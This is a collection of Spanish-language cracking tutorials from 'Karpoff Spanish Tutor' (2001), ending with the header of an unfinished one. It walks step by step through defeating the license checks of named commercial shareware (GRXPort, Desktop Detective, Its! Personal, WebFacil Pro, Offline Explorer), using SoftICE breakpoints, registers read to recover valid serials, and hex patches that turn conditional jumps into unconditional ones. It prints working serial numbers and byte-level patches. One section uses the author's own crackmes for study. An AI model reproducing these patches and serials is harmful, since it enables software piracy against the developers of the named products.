:**00401f68 83f814 cmp eax, 00000014 <---- comparacion del numero introducido con 14 hex**

:00401f6b 7e13 jle 00401f80 <---salto sospechoso :)d

:00401f6d 6a00 push 00000000

:00401f6f 6a00 push 00000000

* possible stringdata ref from data obj->**"you cannot use the demo version**

->"of grxport to generate a list of more than 20 files"

00401f71 6804614000 push 00406104**<-- caemos aqui**

* reference to: mfc42.ordinal:04b0, ord:04b0h

:00401f76 e8ad110000 call 00403128

:00401f7b e904030000 jmp 00402284

* referenced by a (u)nconditional or (c)onditional jump at address:

|:00401f6b(c).....

como podemos ver unas lineas mas arriba hay un salto sospechoso **:**

:**00401f68 83f814 cmp eax, 00000014 <---- comparacion del numero introducido con 14 en hexadecimal que es 20 en decimal.**

:00401f6b 7e13 jle 00401f80 <---salto sospechoso :)d

despues de la comparación viene un salto **jle que significa "jump if less or equal" "salta si es menor o igual" ok creo que lo tenemos, ahora solo tenenemos que cambiar ese salto por un salto incondicional que seria jmp para que salte no importando el valor que tenga, ok para eso vamos y apuntamos su offset que es: 1f6b ok ahora abrimos el ejecutable del grxport en el editor hexadecimal y damos contro g y ponemos ahi el offset y damos ok y saltamos directamente a la parte donde cambiaremos:**

00002bc183f814**7e**136a006a0068

por

00002bc183f814**eb**136a006a0068

guardamos los cambios y ejecutamos el programa y ninguna nag screen y ponemos mas de 20 archvios damos oky**!!!!!!!!!! listo programa crackeado completamente.....jejeje!**

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok.profesor_x

saludos

- **[dek_oin]**
- **txeli**
- **kuato_thor**
- **crkviz**
- **code_mex**

- **metamorfer**
- **txotxo**
- **raziel**
- **turbop**
- **karpoff** http://welcome.to/karpoff
- **xasx** de **tnt!** http://www.tntcrackers.ws
- **viper** (creador de file ins**pe**ctor) file ins**pe**ctor web site http://www.finspec.swsites.net/index.htm
- toda la people de **tutoriales2000**.
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Desktop Detective v2.1

PROTECCION:	**Serial**		
Objetivo:	Encontrar un numero de serie		
Descripcion:			
Dificultad:	Novato.		
DOWNLOAD:	http://www.bitlogic.co.uk		
Herramientas:	**Softice**		
CRACKER:	**Pedrolas**	**FECHA:**	**11/01/2001**

introduccion

desktop detective v2.1 es un programa que realiza un seguimiento de todo lo que hacemos en nuestro ordenador, presentandolo en informe y graficos.
este programa trabaja en background y se desactiva mediante password.
controla las pulsaciones de teclado, las entradas a internet, etc... o sea que es como un detective.

al atake

nada mas entrar descubrimos que no aparece un ventana con dos opciones: "licence key" y "online order". pulsamos en "license key" y nos aparece una ventanita donde tenemos que poner nuestro numero de registro.

ponemos nuestro numero de registro falso.

ahora le damos a "authorize" y como es obvio nos dirá que este numero no sirve y nos saldrá una ventana como esta:

volvemos a poner nuestro numero de registro falso, pero antes vamos al softice y colocamos un

bpx hmemcpy

pulsamos enter y f5.

entonces saltara el sotfice, pulsamos f11 y luego f12 hasta que aparezca la siguiente linea

00 4dc8ac mov eax,[ebp-0c]

pulsamos f10 hasta

mov edx,004dafec d eax y sale el numero falso

seguimos dando a f10 hasta llegar a la siguiente call

004dc8b4 call 00404038


entramos en la call pulsando f8 y le damos 5 veces a f10 hasta ña suiguiente linea

0040403f cmp eax,edx

hacemos un d edx y saldrá nuestro numero de registro.

en mi caso es el: 171200200101

metemos este numero y el programa nos lo agradecerá con la siguiente ventana:



enhorabuena, ya has conseguido registrar el programa.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **Its! Personal v2.9g**

PROTECCION:	**Serial**		
Objetivo:	Encontrar un numero de serie		
Descripcion:			
Dificultad:	Novato.		
DOWNLOAD:	http://www.rkssoftware.com		
Herramientas:	**Softice**		
CRACKER:	**Pedrolas**	**FECHA:**	**12/01/2001**


introduccion

its! personal v2.9g es un completo diario para nuestro ordenador. ya lo dice en la ayuda:

· attractive, intuitive interface
· unlimited number of days
· optional password protection - completely secure
· wysiwyg - use any windows fonts available
· insert graphics and icons
· print single pages, separate pages, or merged pages to save paper
· export to rich text format
· search and replace
· spell checking
· search all entries for specific text


al atake

nada mas entrar descubrimos que no aparece un ventana con un boton que dice register, le damos y nos aparece una ventana como esta.



ponemos nuestro numero de registro falso.

ahora le damos a "ok" y como es obvio nos dirá que este numero no sirve y nos saldrá una ventana como esta:



volvemos a poner nuestro numero de registro falso, pero antes vamos al softice y colocamos un

bpx hmemcpy

pulsamos enter y f5.

entonces saltara el sotfice, pulsamos f11 y luego f12 hasta que aparezca la siguiente linea

```
0048eefe    mov eax,[ebp-0c]
0048ef01    mov ecx,[eax+000001d0]
0048ef07    mov edx,[ebp-08]
0048ef0a    mov eax,[ebp-04]
0048ef0d    call 00495294
0048ef12    test al,al      <--- d edx  nos sale rks-2677086
                                <--- d        nos sale rks-2728256
```

en mi caso es el: rks-2677086 y rks-2728256

o sea que nos salen dos numeros de registro.

metemos uno cualquiera de los numeros y el programa nos lo agradecerá con la siguiente ventana:

enhorabuena, ya has conseguido registrar el programa.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Para todos los escritos en VB5

PROTECCION:	**Serial único, Serial por nombre.**
Objetivo:	...
Descripcion:	Análisis de la MSVBVM50.DLL
Dificultad:	Fácil/Intermedia/Difícil
DOWNLOAD:	http://...
Herramientas:	**Softice, W32Dasm89**
CRACKER:	**iDznaK** **FECHA:** **../../....**

introduccion

bueno este ensayo esta dedicado a todos los crackers que han tenido la amabilidad de hacer un tutorial y ponerlo a disposicion de la gente, y dedicado a karpoff y su grandiosa pajina gue.

salu!, aqui esta mi ensayo sobre visual basic 5, por supuesto que esto es muy experimental aun me falta seguir estudiandolo. un buen metodo para entender a estos programas hechos en vb5 es fabricar un propio crackme, de esta manera sabremos por donde va cuando nuestro serial es el correcto y que es lo que no hace cuando es falso. este tutorial viene con unos crackmes que yo hice por supuesto todo esto con sus respectivas soluciones.

no quiero saltarme ningun proceso de los cuales hice para llegar a entender algo de la dll msvbvm50 de vb5 y algo de los ejecutables, aunque si lo hare resumido pero entendible.

nota: se necesitan de conocimientos basicos sobre el uso de softice, pero tratare de detallar todo lo aqui expuesto.

al atake

ensayo 1 sobre vb5

por idznak

la logica de la libreria msvbvm50.dll

un poco de teoria

lo primero que hice antes de tirarme al terreno y comenzar a pelear contra este "lenguaje" fue preguntarme que es basicamente un ejecutable en vb y como trabaja, despues de definir hacia donde tenia que apuntar me decidi a crear un crackme, trate que no sea algo tan simple pero tampoco me resulto algo extraordinario, no porque no quisiera hacerlo sino porque al parecer sangre de programador tengo muy poca.

me decidi a desensamblar el crackme y me doy cuenta que un ejecutable en vb son llamadas sobre llamadas a esta msvbvm50.dll (esto lo sabia hace tiempo pero hasta ahora no me decidia a estudiarlas, pues conocimientos de assembly no tenia, ahora almenos entiendo algo) , entonces teniendo este valioso dato me puse a pensar... "si estos ejecutables dependen tanto de esta libreria (dll) esque todos deben de tener algo en comun, algo asi como una llamada unica para la comprobacion o bien una llamada unica desde la libreria msvbm50 para volver al ejecutable", para esto no me sirve smartcheck, asi que acudire a mi gran amigo softice, aunque en un ejercicio quizas ocuparemos al smartcheck.

corro el loader y cargo el crackme, cuando apareci dentro del softice y dentro del codigo del crackme solo vi puros "invalid", pero eso se remedia con un f10 (avanzar), luego de esto me di cuenta de lo siguiente (esta es una imagen un crackme desensamblado con w32dasm89, en todo caso esto es comun en todos los ejecutables hechos en vb5, me refiero a la estructura del punto de entrada)

```
* Reference To: MSVBVM50.ThunRTMain, Ord:0064h
                                          |
:004011AE FF25AC514000                    Jmp dword ptr [004051AC]

//******************** Program Entry Point ********
:004011B4 68A8124000                      push 004012A8

* Reference To: MSVBVM50.ThunRTMain, Ord:0064h
                                          |
:004011B9 E8F0FFFFFF                      Call 004011AE
:004011BE 000000000000                    BYTE  6 DUP(0)
```

cuando estamos en el softice (luego de apretar f10) llegamos a :004011b4 , si seguimos trazando llegamos a :004011b9 y apretando f8 esta call nos envia a :004011ae,si en esta direccion apretamos f10 saltamos a [004051ac], ¿que siginifica esto? pues esto es una direccion de memoria (si me equivoco en la explicacion haganmelo saber) cuando el programa llega hasta aca pasa el control a la libreria msvbm50, esto es asi en todos. para entender bien el punto de entrada observar la imagen.

bueno si comenzamos a trazar hasta nuevamente retornar al codigo del programa nos demoraremos mucho... ya lo hice, algo masmenos largo y tedioso, pues muchas veces tuve que volver a comenzar pues me pasaba, pero al fin lo encontre.

este punto que a continuacion explico es el producto de muchos traceos y minutos, mas bien horas, pero aqui esta para todos.

en 0f01e57e se ubica una call 0f01e589 si entramos a esta con f8 y trazamos con f10, llegaremos al punto que nos interesa.

algo para tener encuenta:

todos los programas en vb5 tienen un offset que comienzan con 40xxxxxx y los de msvbm50 comienzan con 0fxxxxxx.

el punto que nos interesa: 0f01e5a7 donde hay un call eax (observar el valor de eax). todo esto dentro de msvbm50.

si entramos a esta llamada (f8) en esta direccion siempre nos llevara al codigo del ejecutable "la victima", al sitio donde se llevan a cabo las "transacciones" y dentro de ese codigo en algun lugar se comprueba nuestra clave con la verdadera, siempre dentro de esta call estaran los saltos a "error" o "gracias".

tambien si ponemos un bpx en la direccion 0f01e5a7 y cargamos un ejecutable de vb5 quebraremos cuando comienze a leer los datos de registro.

cuando nuestra clave es comprobada, o el calculo que sea es finalizado y comprobado, ya sea verdadero o falso, retornaremos a la libreria msvbm50, llegando a esto ya no nos sirve (almenos en este ensayo), tenderemos que comenzar nuevamente, pero para los programas compilados en p-code entraremos al codigo del programa y saldremos casi inmediatamente para volver a la libreria si es que seguimos trazando, bueno he estudiado un programa en p-code (webfacil pro) y lo crackie, asi que despues de todo esto pasaremos a ese pequeño ensayo sobre el p-code.

por lo general la clave verdadera aparece despues de un lea ecx,[la operacion que sea], antes de llegar a esto siempre pasamos por muchos mov (en algunas ocaciones), tambien debemos estar atentos a cuando aparezca algo semejante a esto mov dworptr [lo que sea], 004xxxxx (cualquier direccion que empiece por 4).

debemos de estar atentos al valor que toman lor registros eax , ecx y edx (almenos estos son los que e visto y comprobado) en eax casi siempre va la clave falsa y en ecx la verdadera, cuando estos tomen un valor que comience con 4xxxxx debemos de escribir d eax o d ecx y presionar enter, pues es probable que ally este nuestra clave verdadera, y cuando veamos un mov dworptr [lo que sea], 004xxxxx, escribimos d 4xxxxx. tambien debemos estar atentos a valores extraños o sospechosos que arroje el registro ecx o edx.

un ejemplo ficticio:

supongamos que luego de pasar todos esos mov y despues de unos cuantos f10 mas,el registro ecx adquiere el valor de 40441288, entonces escribimos d ecx y en la parte superior de la pantalla, bajo los registros, aparecera esto :

(nota un ejemplo, nada real, ni siquiera los hexas)

_____byte_____ prot ____(1)

xxxx:40441288 33 00 88 00 .....mas bytes..... 1 . 7 . c . 8 . 4 . e . b .

lo mas seguro es que si te aparece algo asi (lo que esta en verde), es que esta sea la clave verdadera, pero no olvidarse de seguir mirando hacia abajo, puede que continue.

no en todos los casos se da esta facilidad, algunas veces este caso de que el registro ecx o eax marquen 4xxxxxx y que apunte a un serial real no sucede, especialmente cuando el tipo de comprobacion es mas menos facil (una multiplicacion) desde el punto de vista que lo vieramos descompilado o source code (aunque paresca extraño). pero como dije, esto es un ensayo que nos sirve para aproximarnos un poco mas, quizas buscar este tipo de comprobacion en algun programa puede fallar, se nos puede hacer mas dificil, pero eso si, poner un bpx en la direccion 0f01e5a7 nunca falla, y entrando a este punto estamos en todo el codigo de generacion y comprobacion, con lo cual podemos detectar el lugar que nos da el error y si se nos complica la cosa de obtener un serial valido podemos recurrir al listado muerto, o sea, a desensamblar o bien si se prefiere dedica un poco mas de tiempo mas al listado generado por softice y comprender el proceso de comprobacion, en todo caso si nos pasamos nos aparecera la pantalla de error.

bueno para entender mejor no hay nada superior a los ejercicios, crackearnos nosotros mismos para despues crackear a los que programan por dinero, y estoy muy seguro de que 99 de 100 hacen protecciones peores a las nuestras, digo comparandonos con esos monigotes.

bien como dije al principio, hice unos crackmes, ahora practicaremos con ellos, ira de un nivel facil a uno no tan facil, parcharemos y tambien encontraremos un serial valido, y trabajaremos con smartcheck para solucionar una

parte de un crackme.

estan linkados, para que no se demore la carga de las paginas.

p.d en los ejercicios si tengo que referirme a la dll de vb5 la llamare libreria.

en cada ejercicio quizas encuentre cosas nuevas , pues como dije esto es un ensayo y voy experimentando y aprendiendo con cada codigo que paso.

todos con su tutorial y ordenados por tipo.		
ejercicio 1 serial unico	ejercicio 2 serial por nombre	ensayo 1 p-code webfacil pro

estudiando a vb5 parte ii - ejercicio 1

bien, hora de entrar al terreno.

creo que ya le ha dado un vistazo al ejercicio #1, no pide nombre solo un serial.primero parchemos luego vamos en busca de el, he escrito dos soluciones, pero existen otras.

corremos al softice, luego ejecutamos el loader y cargamos al ejercicio #1, ahora debemos pulsr f10, luego f8, y luego f10, cuando estemos en la libreria debemos poner un bpx en la direccion "magica", esta 0f01e5a7, pues este es el lugar donde la libreria le devuelve el control al ejecutable para que realice sus operaciones.

pulsamos f5 hasta que aparezcamos nuevamente en el ejercicio #1 (fuera del softice), procedemos a ingresar un serial cualquiera y apretamos ok. inmediatamente quebraremos en el lugar donde hemos puesto nuestro bpx, cuando estemos alli pulsamos f8 para poder entrar a call eax y comenzamos a trazar con f10, (si gusta tracee tranquilo observando los registros y los mov quizas encuentre otras cosas), llegaremos a un lugar donde esta ubicadas muchas intrucciones como esta mov [ebp-24], edi, estas intrucciones llegan hasta el offset 004060d5 (estan todas juntas).

cuando llegemos a offset 00406118 estar atentos. (ahora explico que nos encontramos aqui).

```
xxxx:00406118 8b4db8  mov ecx,[ebp-48]

xxxx:0040611b 51            push ecx

mov destino,fuente "mueve los datos de fuente hacia destino"

push fuente "guarda la fuente, o sea el valor que la fuente tiene en ese momento"
```

continuemos. cuando llegemos a push ecx mirar valor que este tiene, pues si lo buscamos como direccion (d ecx) encontraremos el numero que nosotros ingresamos, si encontramos esto es porque ya estamos cerca, asi que ojos bien abiertos.

ya en offset 40612a esta algo que nos interesa.

xxxx:0040612a (hexa) test ah,40

xxxx:0040612d 7407 jz 00406136 (si nuestro numero es erroneo salta)

este testeo es caracteristico para comprobaciones con un numero fijo, algo asi como.

if a = 7*54 then (esto vendria siendo test ah,40) esto es un ejemplo pues el serial valido no es el producto de 7*54.

codigo para mostrar el mensage de estamos bien o el codigo para escribir en el registro o donde sea.

goto salimos:

else (si es erroneo estamos aqui)

end if

:salimos

entonces como primera solucion se podria parchear este salto, como hacemos para que no salte?, pues lo nopeamos, o sea cambiamos el 7407 por 9090.

la seguna solucion, que es la mejor:

seguimos estando aqui xxxx:0040612d 7407 jz 00406136, hechemos un vistazo al codigo que esta un poco mas abajo (sin f10) y encontramos que en offset:

xxxx:0040615b c7458c54430000 mov dword ptr [ebp-74], 00004354

escribamos ?4354 y presionemos enter, entonces nos aparecera

00004354 000017236 "ct", no tomemos encuenta a "ct". bien ese 17236 es el numero de serie valido. te daras cuenta que lo es si haces la primera solucion y luego buscas con el explorador de window$ el fichero registrao.crk, miralo dentro y encontraras este numero.

bueno creo que ya tienes una idea de que es lo que hace el programa cuando tu haces la primera solucion, para que no queden dudas explico.

explicacion del codigo:

xxxx:0040612a (hexa) test ah,40

xxxx:0040612d 7407 jz 00406136 (si nuestro numero es erroneo salta, vendria a ser else)

este testeo es caracteristico para comprobaciones con un numero fijo, algo asi como.

```
if a = 7*54 then   (esto vendria siendo test ah,40) esto es un ejemplo pues el serial valido no es el producto de 7*54.

aqui tendria que ir el codigo para crear el fichero registrao.crk.

cuando parchamos pasamos directamente a la cracion de este fichero y a la escritura sobre este mismo.

goto salimos:

else (si es erroneo estamos aqui)

end if

:salimos
```

de hecho el ejercicio #1 checkea si existe este fichero y verifica si lo que esta escrto dentro de el es correcto, si no es asi te seguira pidiendo que ingreses el numero.

estudiando a vb5 parte iii - ejercicio 2

salu!. aqui estoy tratando de hacer bien este tuto, y verdad que cuesta un monton redactar algo para que pueda ser entendido no tan solo por uno mismo.

bueno corremos el ejercicio 2 escribimos el nombre y el numero un nro serie cualquiera, entramos al softice y ponemos bpx hmemcpy , salimos al ejercicio y pulsamos aceptar. cuando quebramos presionamos f11, escribimos bc* para borrar cualquier bpx existente y pulsamos f10 hasta llegar al codigo de la libreria, ponemos el bpx "magico", o sea, bpx 0f01e5a7, enter y presionamos f5, quebramos y presionamos f8 para entrar al call eax y comenzamos a trazar con f10, estemos atentos al registro ecx y edx.

ya a la altura de 4029af, si hacemos d ecx podremos ver nuestro nombre, asi que ya debemos estar cerca de la generacion del numero de serie verdadero o de la comprobacion.

ya a la altura de 402b45 observemos el valor de edx, parece algo sospechoso pues no se parece a los valores que que siempre se ven (0f01xxxx estos generalmente se refieren a la libreria, pero en edx no tendria porque ya que se ocupa eax para referirse a la libreria), veamos que numero da edx, hagamos ?edx y aparecera un numero, anotemoslo (lo que esta en "" no sirve para este caso".

bueno sigamos mas abajo en la altura de 402ce4 mov[ebp-04]-edi, el registro ecx se ve sospechoso o mas bien parecido a algo que vimos anteriormente, veamos que numero nos da.?ecx y... se parece al numero que anotaste recientemente, es el mismo. salgamos de softice e ingresemos ese numerillo y... eureka.

este ejercicio solo sirve para corroborar que los numeros verdaderos se guardan en los registros ecx o edx ademas de aparecer casi siempre despues de algun mov mas menos sospechoso o bien aislado.

algo para tener en cuenta en este ejercicio:

en offset 402a98 ver el valor de edx, suma edx a edx o sea ?edx+edx y te da el mismo valor obtenido recientemente, o sea que ya en essa parte el calculo ya fue efectuado en su totalidad.

estudiando a vb5 parte iv - p-code ensayo 1

para estudiar este tipo de compilacion se dio el caso de que hace ya bastante tiempo le tenia el ojo echado al webfacil pro asi que con este programa intente crackear mi primer p-code con las bases anteriormente explicadas en las otras partes de este tutorial.

antes de que sigas adelante lee esto:

lo que vamos ha hacer ahora es estudiar este tipo de compilacion y actualmente utilizada como proteccion en un programa shareware que porsupuesto tiene su valor monetario, asi que todo lo que vas a leer es solo con fines educativos y no para joder al programador de esta herramienta para novatos en la confeccion de paginas guebs, por eso si el programa te gusto y decides pagar lo que pide el programador (que es bastante poco) deberias de hacerlo ya que se lo merece. el programa se descarga desde http://www.webfacil.com

bueno, ya se sabe lo que se debehacer previamente, el bpx "magico" luego f8 y estamos en el codigo del programa.

ya sabemos que esta en p-code ahora solo debemos analizar que hace el programa para mostrarnos las pantallas de registrate y estas caducao cabrito!. pues el que yo tengo lo caduque.

aparecemos aqui antes de que aparezca la pantallita y sus botones.

```
xxxx:0040adb0 b84c000000 mov eax,0000004c

xxxx:xxxxxxxx  xxxx          cmp ax, c033

xxxx:0040abd9  baa4fb4600 mov edx, 0046fba4

xxxx:xxxxxxxx  xxxx          push 00401162

xxxx:xxxxxxxx  c3                ret
```

pulsamos f5 y aparecemos en la pantalla, la mision es aparecer directamente dentro del programa sin importar que estemos caducados o no registrados. pulsamos aceptar, quebramos pulsamos f8 y aparecemos en.

xxxx:0040ad60 b854000000 mov eax,00000054

si nos fijamos bien el lugar donde estamos se parece bastante al lugar que aparecemos cuando iniciamos el webfacil pro.

entonces que hacemos?, probemos que pasa si cambiamos algunos bits en la segunda instruccion mov en el lugar donde aparecemos cuando ejecutamos el webfacil (arriba esta en celeste).

salgamos del webfacil pro y corramoslo nuevamente f8 y busquemos offset 0040ada5 anotemos su codigo hexa, ahora cambiemos el baa4fb4600 que esta en xxxx:0040abd9 por el codigo hexa que anotamos recientemente.

pulsamos f5 hasta salir de softice y aparecera la pantalla del explorador y luego la pantalla de webfacil pro pero sin dias de evaluacion, pulsemos aceptar, vamos a quebrar asi que ahora pongamos bd* para que el brackpoint quede diseable. y pulsamos f5, ahora aparecimos dentro de webfacil pro y lo podemos utilizar, esto es bueno pero evitemos esa pantalla.

hacemos todo nuevamente

ponemos be* para que el breack point quede activo, pulsamos control+ d y corremos el webfacil pro, hacemos los mismos cambios anteriores y cuando llegemos a la pantalla pulsamos aceptar entonces quebraremos pulsamos f8 y anotamos el codigo hexa de la segunda instruccion mov (la que esta antes del ret)

una vez anotados escribimos exit en el softice y pulsamos enter, saldremos y aparecera la pantalla de que webfacil ha ejecutado una opracion no valida, pulsamos cerrar y corremos nuevamente webfacil pro, quebramos pulsamos f8 y cambiamos el baa4fb4600 que esta en xxxx:0040abd9 por ba1ce04500 escribimos bd* enter y f5, y... perfecto estamos dentro de webfacilpro sin pasar por ninguna pantalla previa que nos diga que nos registremos.

ahora solo debe efectuar los cambios con un editor hexa y el programa quedara sin limitaciones.

no creo que sea necesario hacer aclaraciones sobre el cambio que hemos hecho, pero si tiene dudas escribame al email.

por ahora este primer ensayo esta concluido, pero si ud desea aportar o mejorar esto porfavor hagalo que nos servira a todos.

seguire estudiando a este visual basic y su libreria para poder hacer un segundo ensayo mas contundente, si ud quiere ayudarme pues venga hermano.

ojala que les haya servido este ensayo... salu!

idznak@c4.com

el cracker jamas se vende, su trabajo tampoco.

estudiando a vb5 parte i "la teoria"

si puedes ayudar a perfeccionar este ensayo, no esperes mas y destripemos a la libreria, si este ensayo te ayuda a perfeccionarte sere el mas contento.

todos los derechos son de todos (n)o hay copy right

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Offline Explorer 1.2

PROTECCION:	**Name / Serial**		
Objetivo:	Encontrar un numero de serie valido		
Descripcion:	Programa que permite descargar paginas web al disco duro, con varios niveles, por ejemplo puede bajar solo paginas HTML, imagenes, etc.. y es completamente funcional por 30 dias		
Dificultad:	Novato		
DOWNLOAD:	http://www.metaproducts.com		
Herramientas:	**Softice**		
CRACKER:	**CbtO**	**FECHA:**	**15/01/2001**

introduccion

saludos a todos. antes que nada me presentare, soy cbto, este es mi primer tutorial, soy un newbie, y este es mi primer 'logro'.
espero que esto ayude a alguien mas, ya que leyendo otros tutoriales y practicando mucho fue como triunfe sobre este programa.

al atake

bueno, primero cargamos el programa y lo miramos, lo evaluamos, y blah, blah, blah...
ahora, vamos al menu "help", y en "about offline explorer" damos click
nos sale una ventana con un mensaje diciendonos que podemos evaluar el programa por 30 dias, que despues hay que registrarse ....blah, blah, blah...
hacemos click en "register", y en la siguiente pantalla metemos nuestros datos, en mi caso quedaran asi:

registered user: cbto
registration key: 123456

asi que ahora le damos en 'ok', y..... ahhh!!!! que la ... una graciosisima ventana mandandonos a la goma diciendonos que no le atinamos. parece que adivinar no es la solucion, asi que tendremos que meterle mano, bueno, ya que....
volvemos a darle a "register", nuevamente le metemos nuestros datos, y antes de darle a "ok", abrimos el softice con ctrl-d, ponemos un bpx hmemcpy, y f5 para salir de nuevo al programa.
ahora si, le damos a "ok", y entramos al softice. f5 nuevamente, y f12 hasta llegar al codigo del programa, eso lo sabras cuando en la ventana de codigo en la linea verde veas el nombre del ejecutable. desactivamos el bpx hmemcpy escribiendo bc 00
damos f10 varias veces, y nos paramos en 004b7714. y por que ahi?, bueno por que ahi encontramos lo siguiente:

:004b7714 e8f7b00000 call 004c2810
:004b7719 84c0 test al, al
:004b771b 7465 je 004b7782

mmm, una call, un test, y un salto condicional, se ve medio sospechoso asi que entremos a husmear que hace esa call cuando estes encima de 004b7714, dale f8 para entrar en la call, y vamos pulsando f10. como veras hay una serie de comprobaciones (son un chingo!) asi que adelante (por que no?).
seguimos con f10 hasta llegar a:

:004c29fd 8b45f8 mov eax, dword ptr [ebp-08]

ahi escribimos d edx, y mira la ventana de datos...que bonito!!, que barbaridad!!, es un numero algo extraño, asi que por que no lo apuntamos?
si unas lineas antes de llegar a 004c29fd, te paras en los mov, y escribes d edx, y d eax, veras que en la ventana de datos aparece el nombre que pusiste, y tambien otros nombres (li lu, john john, hambo/core, demonsoft, etc...). parece que el programa compara tu nombre con alguno de estos, por si las dudas yo creo...
en fin, ya tenemos un numero que a mi gusto se parece mucho a un serial, asi que salimos del softice, volvemos a poner nuestro nombre y el numero que encontramos y....
¡perfecto, tenemos un numero valido para nuestro nombre!

pues parece que este programa nos pela los dientes ya que hemos logrado nuestro objetivo

algunos datos mas

el numero es tipo xxxxxx-xxxxxxxxx-xx, la parte de enmedio, a veces son 8 y a veces son 9 digitos (lo probe con varios nombres), y la parte final son 2 letras

si eres del tipo curioso, prueba a desensamblarlo, esta comprimido, asi que necesitaras el gettyp y el procdump. intentalo, y podras ver lo que te comentaba de los nombres.

tu nombre y numero de registro lo guarda en: hkey_users\.default\software\metaproducts\offline explorer\parameters. si borras esas claves, desregistraras el programa, y podras practicar algunas veces mas con otros nombres.

bueno pues...

como lo dije al principio, soy un newbie, y me costo bastante lograrlo, pero lo logre...ya saben, en la vida lo unico facil es que te den un par de patadas, asi que mis agradecimientos a:

- mr. mauve
- maniacpc
- al 'anonymous' que no dejo su nick en el foro :)

ustedes me ayudaron muchisimo con sus consejos... gracias.

Karpoff Spanish Tutor 2001

Programa:	Uninstall Manager ver. 3.0.0

PROTECCION:	Name/Registration Key.		
Descripción:	Programa para desinstalar y eliminar programas de nuestro sistema.		
OBJETIVO:	Obtener Registration Key (Número Serie) válido para registrarnos y Crear un Generador de Claves en Visual Basic.		
Dificultad:	Novato, **Facililla**, Media, ETC.		
DOWNLOAD:	http://members.tripod.com/~umpage		
Herramientas:	Numega SoftIce 4.05, file insPEctor 3.5 (o similar), Dede v2.34, W32Dasm v8.93 (opcional), Visual Basic 6		
CRACKER:	**+Er@ser**	**FECHA:**	01/01/2001

INTRODUCCION

